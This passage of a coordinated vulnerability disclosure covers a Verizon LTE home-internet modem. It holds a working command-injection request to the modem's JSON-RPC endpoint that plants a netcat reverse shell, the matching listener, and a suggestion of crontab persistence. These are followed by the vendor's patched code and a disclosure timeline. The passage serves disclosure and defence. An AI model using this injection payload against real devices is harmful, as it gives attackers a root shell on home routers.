          collisions:0 txqueuelen:1000
          RX bytes:41605222868 (38.7 GiB)  TX bytes:235736808292 (219.5 GiB)

/www/cgi-bin # ifconfig rmnet_mhi_sw0
rmnet_mhi_sw0 Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.0.0.2  Mask:255.255.255.0
          inet6 addr: fe80::                  Scope:Link
          UP RUNNING  MTU:65535  Metric:1
          RX packets:3008034 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2981892 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:897310238 (855.7 MiB)  TX bytes:184629662 (176.0 MiB)

/www/cgi-bin # uname -a
Linux Router 4.4.60 #3 SMP PREEMPT Thu May 20 10:22:13 CST 2021 armv7l GNU/Linux
/www/cgi-bin #
```

```
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$ curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/cr
tc -cacert rpc_ca.pem --cert rpc.pem -X POST -d '{"jsonrpc":"2.0","id":1,"method":"crtcreadpartition","params":[
"; rm /tmp/f;mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 11223 >/tmp/f ;#"]}'
test@tester:~/VZAnalysis/squashfs-root/etc/lighttpd$
```

```
curl -m 10 -s -k https://10.0.0.2:48443/cgi-bin/luci/rpc/crtc --cacert ca.pem --cert server.pem -X POST -d '{"jsonrpc":"2.0","id":1,"method":"crtcreadpartition","params":["; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 11223 >/tmp/f ;#"]}'
```

And the command run on the ODU was:


```
nc -l -p 11223
```

Note that whoami does not exist on this system, but it is running as the root user. Persistence can be established through any of a myriad of ways. We suggest a reverse shell in the crontab file.

Improvements


Improvements can be seen in the codebases for both the InDoorUnit (IDU):

IDU /lib/functions/lte_data.sh Line 187




```
    #WNC Sean drop 10.x.x.x access from client
    iptables -I accept_wan_ip -i br-lan -d 10.0.0.0/8 -j DROP
```

IDU /usr/lib/lua/luci/controller/rpc.lua Line 89




```
        if remoteaddr and remoteaddr == "10.0.0.1" then
            entry({"rpc", "odu"}, call("rpc_odu"))
        end
```

IDU /usr/lib/lua/luci/controller/admin/system settings.lua Line 61




```
function action_backuplog()
    luci.sys.exec("killall -s SIGHUP syslog-ng; sleep 2")
    local engpass = uci:get( "users", "verizon", "password" ) or "12345678"
    local backup_cmd  = "tar -czv /mnt/wnc/logs/* /mnt/wnc/pool/ramdump/* /tmp/* /etc/* | openssl aes-256-cbc -pbkdf2 -a -salt -k " .. engpass .. " 2>/dev/null"
    local reader = system.ltn12_popen(backup_cmd)
    local sn = luci.sys.exec("fw_printenv | grep serialnumber | awk -F= '{printf $2}'")
    if isempty(sn) then sn = "000000000000" end
    luci.http.header('Content-Disposition', 'attachment; filename="IHP-%s-log-%s.tar.gz"' % {sn, os.date("%Y-%m-%d")})
    luci.http.header("Set-Cookie", 'fileDownload=true; path=/;')
    luci.http.prepare_content("application/x-targz")
    luci.ltn12.pump.all(reader, luci.http.write)
end
```

IDU /etc/init.d/wnc_update_cfg Line 250



```
update_password(){
    if [ "$uci_cfg_rev" -lt 7 ]; then
        pwd2=""
        SN_VALIDATION=`fw_printenv serialnumber | awk -F '=' '{print $2}' | tr -d :`
        [ -n "$SN_VALIDATION" ] && {
            while [ ! -f /tmp/sha256sum ]
            do
                cd /usr/sbin
                ./wnc-keygen
                sleep 1
            done

            pwd2=`cat /tmp/sha256sum`
            rm -rf /tmp/sha256sum
        }
                if [ -n "$pwd2" ]
                then
                        uci set users.verizon.password=${pwd2}
        fi
        uci commit users
    fi
}
```


IDU /usr/lub/lua/luci/crtc.lua Line 412



```
function crtcoperationalmode(para1)
        local res
    --WNC CH Sean, 20220215, limit para1 to installation or regular
    if para1 and ( para1=="installation" or para1=="regular" ) then
        res = parser_rpc("crtcoperationalmode %s" %{para1})
    end
        return result
end

function crtcswitchsimprofile(para1)
        local res
    --WNC CH Sean, 20220215, limit para1 to crtc or 20 number integer
    if para1 and ( para1 == "crtc" or ( tonumber(para1) and #para1 <= 20 ) ) then
        res = parser_rpc("crtcswitchsimprofile %s" %{para1})
    end
        return result
end

function crtcsimerase(para1)
        local res
    --WNC CH Sean, 20220215, limit para1 to vzw
    if para1 and para1 == "vzw" then
        res = parser_rpc("crtcsimerase %s" %{para1})
    end
        return result
end
```


And in the OutDoorUnit (ODU):

ODU /usr/lib/lua/5.1/luci/controller/admin/settings.lua Line 176



```
function switch_telnet()
        local masterversion = luci.sys.exec("cat /config/master_version")
        if http.formvalue("enabled") == "true" then
                if string.find(masterversion, "dbg") then
                        luci.sys.exec("[ -f /data/wncd ] && cp /data/wncd /usr/lib/busybox/usr/sbin/telnetd")
                        luci.sys.exec("telnetd")
                        luci.sys.exec("[ -f /data/wncd ] && rm -f /usr/lib/busybox/usr/sbin/telnetd")
                else
                        return send_js_pkt(403)
                end
```

ODU /usr/lib/lua/5.1/luci/controller/rpc.lua Line 788



```
        odu.crtcswitchsimprofile = function(para1)
                if ( para1 == "crtc" ) or ( led_tonumber(para1) ~= nil and string.len(para1) == 20 ) then
                        log_message("debug", "lua.odu.crtcswitchsimprofile start")
                        fork_exec("simswitch.sh %s" % luci.util.shellquote(para1))
                        log_message("notice", "lua.odu.crtcswitchsimprofile , para1 %s" % luci.util.shellquote(para1))
                        return json.decode(statusok)
                else
                        return json.decode(statusfail)
                end
        end
```

Timeline

- 2021-12-25 : Vulnerabilities discovered.
- 2021-12-29 : Verizon contacted.

- 2022-01-12 : No response from Verizon, report sent to manufacturer: Wistron NeWeb Corp.
- 2022-01-13 : Verizon acknowledged report.
- 2022-01-27 : Update requested.
- 2022-02-03 : Update requested. Verizon responds, no substantive update.
- 2022-02-15 : Modem receives firmware update 5.33.117.1. Still vulnerable to attack chain.
- 2022-02-23 : Verizon requested screenshots of exploits in action. Provided same day.
- 2022-02-26 : Notified Verizon that the Engineering password was now in the wild on a Reddit post. Verizon acknowledged 2/28/22.
- 2022-03-25 : Requested update, and informed that vulnerabilities were submitted to MITRE for CVE issuance.
- 2022-04-27 : Modem receives firmware downgrade back to 3.33.101.1. Requested update from Verizon.
- 2022-05-02 : Received CVEs for vulnerabilities. Provided to Verizon, as well as indication that report would be released July 1st. Verizon indicated end of May for remediation.
- 2022-06-01 : Update requested.
- 2022-06-14 : Modem receives firmware update 5.33.141.1. All vulnerabilities are patched.
- 2022-06-28 : Verizon provided confirmation from security team that all vulnerabilities have been resolved.
- 2022-07-01 : Public release.